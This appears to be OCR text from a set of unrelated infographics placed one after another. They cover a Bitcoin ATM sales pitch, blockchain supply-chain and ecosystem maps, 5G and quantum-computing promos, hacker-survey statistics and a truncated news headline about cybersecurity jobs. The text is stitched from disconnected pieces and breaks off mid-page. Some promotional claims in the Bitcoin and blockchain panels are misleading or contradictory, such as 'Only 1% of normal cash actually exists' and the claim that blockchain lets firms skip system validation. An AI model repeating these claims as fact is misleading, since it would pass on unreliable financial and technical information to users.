

What Is Bitcoin..?
Bitcoin is a digital currency,
It's market value is estimated at $8 billion.
First invented in 2008, Bitcoin has risen in value by 13,000%
It's key selling features are: low transaction fees,
High levels of anonymity keeping transactions private,
No chargebacks unlike credit cards or disputes like PayPal.
Our Bitcoin ATM
State Of The Art
Energy Efficient
Just 0.25sqm
Five Need To Know Facts
1. Bitcoins are created by "miners", the miners are rewarded with bitcoins when they validate transactions. This keeps transaction fees extremely low, while introducing new coins.
2. Bitcoins get their price like gold. Online exchanges are used to buy and sell them, setting the global price.
3. Bitcoins are stored in digital wallets, the wallets can be saved to your computer or phone. Coinbase was the first ever approved iPhone wallet.
4. Police prefer Bitcoin. All transactions are archived in an online ledger which Police have successfully used to arrest many high profile criminals.
5. No country, government or central agency is in charge of Bitcoin. Bitcoin is open source, every coin is viewable & can't be counterfeited.
FACT: Only 1% of normal cash actually exists.
Countries With Live ATMs
240 ATMs Have Been Sold
Bitcoin ATMs are spreading fast, However manufacturers cannot meet demand until Summer 2014
Bitcoin Is The Next Big Thing, People Laughed At Credit Cards, And Nobody Could Imagine A World With PayPal.
This Is Your Chance To Be A Visionary And Help A New Currency To Succeed!
Infograhic created by -
BITVENDO


BLOCK CHAIN
How serialized block chain will revolutionize the supply chain
REQUEST SENT
A request to append a transaction to the supply chain is sent.
The transaction is then shared through a P2P network, without reliance on central vendor, for validation.
REQUEST VALIDATED
A block is created after every component of a transaction is completed and validated using proven, trusted algorithms. A verified transaction can contain data events and smart contracts.
+
BLOCK CREATED
APPENDED
TRANSACTION COMPLETED
Once you put data on the blockchain, it is there forever; it can never be removed or altered by any party or user.
Every addition to the blockchain has a time-stamp and a counterfeit-proof cryptographic key signature.
Because blockchain inherently protects the purity of the data, companies can forego computer systems validation — a huge cost saving.
Integrating sensors into blockchain reduces inefficiencies, sources of delay, bias, and potential for disagreement over when key milestones are met.
SMART CONTRACTS
Blocks can be data or can include smart contracts; smart contracts autonomously trigger other transactions when key milestones are reached or completed.
Milestone Ex.
Smart Contract Ex.
Goods Issued
Create Shipment
Pickup Confirmed
Activate Sensor
Proof of Delivery
Issue Bill / Invoice


What is BLOCKCHAIN?
Technology underpinning bitcoin, a public decentralized ledger of all transactions
The bitcoin network authenticates transactions recording them in the Blockchain
HOW DOES IT WORK?
Mining math
Miners' computers calculate cryptographic hash functions, a unique "fingerprint" that makes transactions verifiable
Block n
Hash
Hash
Block 0
Block 1
Block 2
Each block contains the hash of the previous block that link together in a long chain
Computers bundle transactions into a new transaction block
Blockchain Applications
Blockchain uses being explored today... irrespective of the use of bitcoin
smart contracts
digitization of documents and proof of ownership for transfers
smart property
digitally recorded assets
stock exchanges
digital trading platform
music distribution
proof of ownership for digital content
health records
decentralized patient records management
secure digital voting
fraud-proof, anonymous digital voting solutions
cross-border transactions
international financial transactions
1 correspondent banking
2 business-to-business payments
3 peer-to-peer remittances


THE BENEFITS of 5G INTERNET
For Your Business
Designed to support a variety of applications
such as the Internet of Things, augmented reality, immersive gaming, and more.
Connect thousands of unique devices at the same time
without any network service interruption.
Increase your business' download speeds
by up to 10 gigabits per seconds.
Utilize ubiquitous connectivity and virtually zero latency
when you invest in millimeter wave technology.
Enjoy the benefits of fast and resilient internet speeds
for uploading and downloading work-critical data.
Higher data capacity allows you to store work documents
to the cloud seamlessly.
5G
INTERNET


2016 The Blockchain Ecosystem
Market Insight • Proposition Development • Customer Engagement • Product Launch
FirstPartner
Introduction
The blockchain combines cryptography & distributed computing to deliver secure, direct peer to peer transactions without the need for a central party. At its heart is the Distributed Ledger. This is a tamper proof, public, network-hosted, record of all consensus verified transactions.
Initially realised via Bitcoin & similar "cryptocurrencies", focus & investment is now shifting to the potential of blockchain technology to revolutionise the infrastructure & processes of established Financial Institutions & other enterprises.
This Map summarises the key principles behind the blockchain & the emerging ecosystem addressing payments, banking & other potential use cases.
Blockchain numbers
$921million Cumulative VC investment in Bitcoin & blockchain companies to Oct 2015. $462 million of this in 2015 alone.
$121million Largest cumulative funding total - raised by Bitcoin computer developer 21inc.
805 Number of early stage Bitcoin & blockchain companies identified by Venture Scanner
30+ Banks & Financial Institutions known to be testing, analysing or investing in the blockchain technologies
11m Number of registered Bitcoin wallets in Sept 2015 - up from 6.6m in Sept 2014
106,000 Number of merchants who accept Bitcoin
$4.9bn Bitcoin capitalisation Nov 2015. Bitcoin accounts for around 90% of the capital value of all cryptocurrencies
$2.7bn value of Bitcoin trading in Sept 2015
475 Bitcoin ATMs installed worldwide
Author Richard Warren rwarren@firstpartner.net
Like what you see? Contact us for in-depth insight into your target markets!
Contacts hello@firstpartner.net +44 (0) 870 874 8700 @firstpartner
www.firstpartner.net
Copyright FirstPartner Ltd 2015
Payment Use Cases
Retailing
Person 2 Person
Remittances
Financial Inclusion
Interbank Clearing
Forex
Resilience
Trading & Markets
The Cryptocurrency Ecosystem
Users
Wallets
BLOCKCHAIN xapo ARMORY bitreserve case
Bitcoin Debit Cards
WageCan
BitCoin ATM
LAMASSU genesiscoin BITACCESS
International Remittance
ABRA BitPesa REBIT
Merchants
Merchant Payment Processing
Bitnet GOCOIN bitpay
PayPal adyen Braintree stripe
Exchanges
BITFINEX kraken LocalBitcoins BITSTAMP BTCC
Multiservice Companies
coinbase CIRCLE BTCC
Mining
21 INC KnCMiner BitFury spondoolies-tech HASHRABBIT BTCS
Bitcoin Based Cryptocurrencies
Open Protocols for Institutions
Established Financial Ecosystem
Money Transfer Operators
WESTERN UNION
Market Makers
Securities Markets
Nasdaq
Retail & Commercial Banks
BARCLAYS Bank of America BNP PARIBAS BBVA fidor citi HSBC ING J.P.Morgan RBS UBS Santander
Central Banks & Initiatives
Card Schemes
VISA
Interbank Networks
earthport
Enabling the Financial Services Blockchain
Securities & Derivatives & Asset Trading Platforms
Mirror symbiont clearmatics HEDGY SETL
The R3 Consortium
Institutional Investment
TradeBlock itBit SolidX
Financial Infrastructure & APIs
BLOCKCYPHER eris Gem ripple Digital Asset Holdings Chain Blockstack.io
The Distributed Ledger
Anatomy of a Transaction
1 Initiation
2 Verification
3 Completion
Protocol Components
The Currency
The Ledger
Consensus
Bitcoin
Litecoin
Dogecoin
Ripple
Ethereum
Stellar
Blockchain
Distributed P2P Networks
Crypto 2.0 - Building on the Blockchain
Smart Contracts
CLEARINGHOUSE Counterparty CODIUS
Coloured Coins & Open Assets
colu coinprism Omni
Core Blockchain Protocols
bitcoin stellar ripple DASH ethereum Peercoin VIACOIN
Enabling Layers
Protocol Commercialisation
FILAMENT factom IBM SAMSUNG MaidSafe STORJ.IO ShoCard stampery Bitproof.io
lighthouse OpenBazaar BLOCKPART ALEXANDRIA
IoT Registering and validating connected devices
Data Distributed storage of and access to business data
e-Identity Registering and validating individual identity
Legal Executing smart legal contracts
Crowd Funding Raising finance & distributing equity
Market Places Trading & sharing of physical & digital assets & services
Publishing Digital asset rights management, distribution & payment
Proof of Ownership Tamper proof registration & "stamping" of physical & digital assets
Other Use Cases
Data & Analytics
COINALYTICS blockr KAIKO BLOCKCORP bitcoin charts
Key Security/HSMs
gemalto THALES
Balancingthe Benefits
Blockchain Benefits
Vs.
Risks
Investors
ANDREESSEN HOROWITZ overstock LIGHTSPEED BLOCKCHAIN ventures AME CLOUD VENTURES PANTERA


Quantum computing
Impact on applications and industries
Chemistry
Big data
01000
010101
010101
Cryptography
Optimization
Machine learning
Weather services
Materials science
Measurement
GOVERNMENT
e.g. Support deep cryptoanalysis of critical data
PHARMACEUTICAL
e.g. Develop new drugs and treatments
MANUFACTURING & INDUSTRIAL
e.g. Develop new materials and processes
TELECOMMUNICATIONS
e.g. Enable secure communications across networks
TRAVEL & TRANSPORTATION
e.g. Design new vehicles and transport systems
FINANCIAL SERVICES
e.g. Predict market trends and risks
IBM Center for Applied Insights
ibm.com/ibmcai | ibmcai.com/tag/quantum | #QuantumComputing
Source: IBM Center for Applied Insights, "A quantum of possibilities: The business advantages of taking the quantum leap"
ibm.com/ibmcai/quantumcomputing
IBM

“BITCOIN
is a remarkable
cryptographic achievement
and the ability to create
something that is
not duplicable in the
digital world has
enormous value”
Eric Schmidt
CEO of Google

Enterprise Blockchain Apps by Sector (selected)

Markets	Government & Legal	IOT	Health	Science, Art, AI
• Currency • Payments & Remittance • Banking & Finance • Clearing & Settlement • Insurance • FinTech • Trading & Derivatives • QA & Internal Audit • Crowdfunding	• Transnational orgs • Personalized governance services • Voting, propositions • P2P bonds, land titles • Tele-attorney services • IP registration and exchange • Tax receipts • Notary service and document registry	• Agricultural & drone sensor networks • Smarthome networks • Integrated smartcity, connected car, smarthome sensors • Self-driving car • Personalized robots, robotic companions • Personalized drones • Digital assistants	• Universal EMR • Health databanks • QS Data Commons • Big health data stream analytics • Digital health wallet • Smart property • HealthToken • Personal development contracts	• Community supercomputing • Crowd analysis • P2P resourcenets • Film, dataviz • AI: blockchain advocates, friendly AI, blockchain learners, digital mindfile services
Crucial Blockchain Properties				
• Cryptoledger • Decentralized network • Trustless counterparties • Independent consensus-confirmed transactions	• Permanent record • Public records repository • Notarization time-stamping hashes • Universal format • Accessibility	• Communication (messaging) • Large-scale coordination • Entity ingress/egress • Transaction security	• Universal format • Large-scale multi-data-stream integration • Privacy and security Real-time accessibility	• Large-scale infrastructural element for coordination • Checks-and-balances system for 'good-player' access

http://www.amazon.com/Bitcoin-Blueprint-New-World-Currency/dp/1491920491

81%

of the hackers we interviewed said they could identify and exfiltrate your data in less than 12 hours.

88%

of respondents claimed they could compromise a target in less than 12 hours.

75%

of the time, organizations only conduct limited remediation after a penetration test, usually focused on critical and high vulnerabilities.

50%

of respondents changed their attack methodologies with every target.

84%


of respondents used social engineering as part of their attack strategy.

69%

of respondents reported that security teams almost never caught them in the act.

42%

believed data hygiene and information governance were the least impactful use of security dollars.



THE HINDU BusinessLine
Subscribe

India to have over 1.5 m unfulfilled job vacancies in cybersecurity by 2025: Report


Info-Tech

Hemani Sheth


Updated on April 18, 2021


Ad

Find Security Courses




